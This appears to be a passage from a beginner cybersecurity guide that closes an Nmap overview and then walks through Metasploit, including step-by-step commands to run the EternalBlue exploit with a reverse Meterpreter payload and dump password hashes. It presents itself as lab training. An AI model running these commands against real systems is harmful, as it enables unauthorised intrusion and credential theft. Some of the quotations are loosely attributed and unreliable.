Common flags:

-sS, -sV, -O, -sn, -p-, -A

Output to file:

-oN, -oX, -oG

Scan speed:

-T0 (slowest, stealthiest) -T5 (fastest, noisiest)

Script categories:

safe, auth, exploit, vuln, intrusive

“The greatest threat to cybersecurity is complacency.”

— Anonymous

THE NETWORK MAPPER

NMAP TYPES EXPLAINED

SYN Scan (-sS)

Semi-Stealth
Most used



Version Scan (-sV)

Identify service
versions



OS Detection (+O)

Fingerprint OS
signatures



Aggressive Scan (A)

Unfiltered
All-in-one, high noise



When Not to Use Nmap

Nmap is very powerful but not always the right tool in some circumstances. Don't use Nmap

- If you need continuous monitoring. Use a scanner like Nessus or OpenVAS for this.
- If you need web application scanning, Burp Suite is better than Nmap.
- If you need cloud asset scanning, use cloud-native tools like AWS Inspector or Azure Defender.

Nmap is best for network discovery and reconnaissance, not full vulnerability assessment.

“Hackers are not criminals; they are problem solvers.”

— Eric S. Raymond (sentiment based on open-source philosophy)

Conclusion: Your First Step into Cybersecurity

Nmap is often the first tool beginners learn about and for good reason. It's easy to install, simple to use and incredibly powerful for understanding how networks work. Mastering it gives you a foundation for ethical hacking, penetration testing, cloud red teaming, blue teaming, DFIR and more.

If you're just starting your cybersecurity journey, Nmap isn't just a tool — it's your training ground.

*This part of
the page
has been
intentionally
left blank*

Metasploit Basics: Your First Exploit

The beginner's guide to using the world's most famous exploitation framework.

Metasploit is one of the most widely used tools in penetration testing and red teaming. Its power lies in its simplicity: with just a few commands, you can discover vulnerabilities, launch exploits, gain shells and automate entire attack chains.


But for beginners, Metasploit can feel intimidating with dozens of modules, hundreds of commands, thousands of payloads etc. This article breaks it all down. By the end, you'll confidently run your first exploit using Metasploit Framework.

“There are only two types of companies: those that have been hacked and those that will be hacked.”

— Robert Mueller (former FBI Director)

INSIDE METASPLOIT

THE EXPLOIT ENGINE



What is Metasploit? (Explained Simply)

Metasploit is an exploitation framework that helps security professionals find and test vulnerabilities. It includes:

Exploits

Code that takes advantage of a specific vulnerability

Payloads

Code delivered to the target (e.g., reverse shell)

Auxiliary modules

Scanners, fuzzers, enumerators

Post-exploitation modules


Privilege escalation, dumping hashes, pivoting

Encoders + Evasion tools

For stealth and bypass techniques

Think of Metasploit as a toolbox. You select the right parts, assemble them and launch your attack.

Anatomy of a Metasploit Module




How Metasploit Works Under the Hood

At a high level, Metasploit follows a simple flow:

- 1. Select a target**
- 2. Choose a matching exploit**
- 3. Pick a payload (reverse shell, meterpreter, etc.)**

Reverse Shell Flow (Payload Callbak)



4. Configure all the necessary options

5. Launch the exploit and interact with the session

As you can see, a beginner can master these steps in minutes.



Starting Metasploit

On Kali Linux or Parrot OS, type command:

```
msfconsole
```

You'll see the classic banner and a prompt:

```
msf6 >
```

This is your command center.

Types of Metasploit Modules: A Beginner's Guide



EXPLOIT

Vulnerability trigger

- ☀ Triggers a vulnerability
- 🔑 Delivers payload
- 🔑 Initial access



AUXILIARY

Scanners, fuzzers, enumerators

- 🔍 Information gathering
- 🔍 Service discovery
- 🚫 Denial of service
- 🔧 Fuzzing tools



PAYLOADS

Shells, Meterpreter, stagers

- 🖥 Code execution
- 📦 Reverse/Bind shells
- 📦 Meterpreter sessions
- 📦 Staged payloads



POST MODULES

Hashdump, privesc, pivoting

- 🔑 Privilege escalation
- 📁 Data exfiltration
- 🔗 Pivoting/Tunneling
- 🔑 System enumeration

Understanding Metasploit Modules

Metasploit has different types of modules each performing a specific function.

Exploit Modules

Used to break into vulnerable targets.

Auxiliary Modules


Used for Scanning, sniffing, fuzzing, information gathering.

“Hacking is the art of creative problem solving.”—Jon Erickson

Payloads

- `reverse_tcp` – Attacker gets a callback
- `meterpreter` – Powerful post-exploitation shell
- `bind_tcp` – Attacker connects to victim

Payload Types Explained



POST Modules

Run after exploitation: hash dump, privilege escalation, network pivoting.

Encoders

Help evade simple antivirus rules.

msfconsole Navigation Map




Quick Navigation Commands

COMMAND	PURPOSE
1. Search <keyword>	Find modules
2. Use <module path>	Load module
3. Show options	View required settings
4. Set <option> value	Configure settings
5. Run / exploit	Launch attack
6. Sessions	View open shells
7. Sessions -i <ID>	Interact with a session

These will be your daily drivers.

Your First Exploit (Step-by-Step)



Your First Exploit (Beginner Lab Scenario)

Target:

A Windows machine running Vulnerable SMB (ms17_010)

Goal:

Get a Meterpreter shell using a well-known exploit.

Step 1 — Search for an Exploit

```
search ms17_010
```

Select the exploit:

```
use exploit/windows/smb/ms17_010_eternalblue
```

“Trust is good... but verification is better.”

— Modern cybersecurity motto (derived from Ronald Reagan)

Step 2 — Check Required Options

`show options`

Key settings:

- RHOSTS – Target IP
- RPORT – SMB port (default: 445)
- PAYLOAD – Type of shell to receive

Step 3 — Select a Payload

For beginners, use a reverse Meterpreter shell:

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <your IP>
```

Step 4 — Set Target IP

```
set RHOSTS 192.168.1.50
```

Step 5 — Launch the Exploit

`exploit`

If successful, you'll see:

[*] Sending stage...

[*] Meterpreter session 1 opened

Congratulations — you now have a shell on the target!

“Attacks always get better; they never get worse.”

– Trey Harris – Security Researcher



Interacting With Your New Shell

Use:

`sessions`

`sessions -i 1`

Inside Meterpreter, try:


`sysinfo`

`getuid`

```
hashdump  
screenshare  
ps
```

Meterpreter gives deep control over the compromised host.

Inside Meterpreter



Safe Environments to Practice

Always remember. Never test on real systems. Use intentionally vulnerable labs:

- Metasploitable2
- Windows 7 vulnerable VM
- OWASP Broken Web Apps
- HackTheBox “Easy” machines
- TryHackMe Metasploit rooms

These platforms are legal and designed for learning hacking.

What Beginners Get Wrong

This are the beginner mistakes you should not do with Metasploit.

Scanning entire networks with Metasploit

Use Nmap or masscan instead.

Using the wrong payload

Always match payload architecture to target architecture (x86 vs x64).

Forgetting LHOST

Most failed exploits are due to incorrect callback IPs.

Expecting every exploit to work

Real life CTF labs.

Patch levels, firewalls, AV and EDR stop most exploits.

“One single vulnerability is all an attacker needs.”

—Window Snyder – Former Security Architect, Microsoft & Apple

Exploit vs Auxiliary vs Post



Exploit

Example:
ms17-010

Use-case:
Exploit a software vulnerability



Auxiliary

Example:
scanner

Use-case:
Scan a target



Post

Example:
route

Use-case:
Perform post-exploitation actions

Beginner-Friendly Cheatsheet

Most Common Commands

- `search keyword`
- `use module/path`
- `set PAYLOAD`
- `set RHOSTS/LHOST`
- `exploit`
- `sessions -i ID`

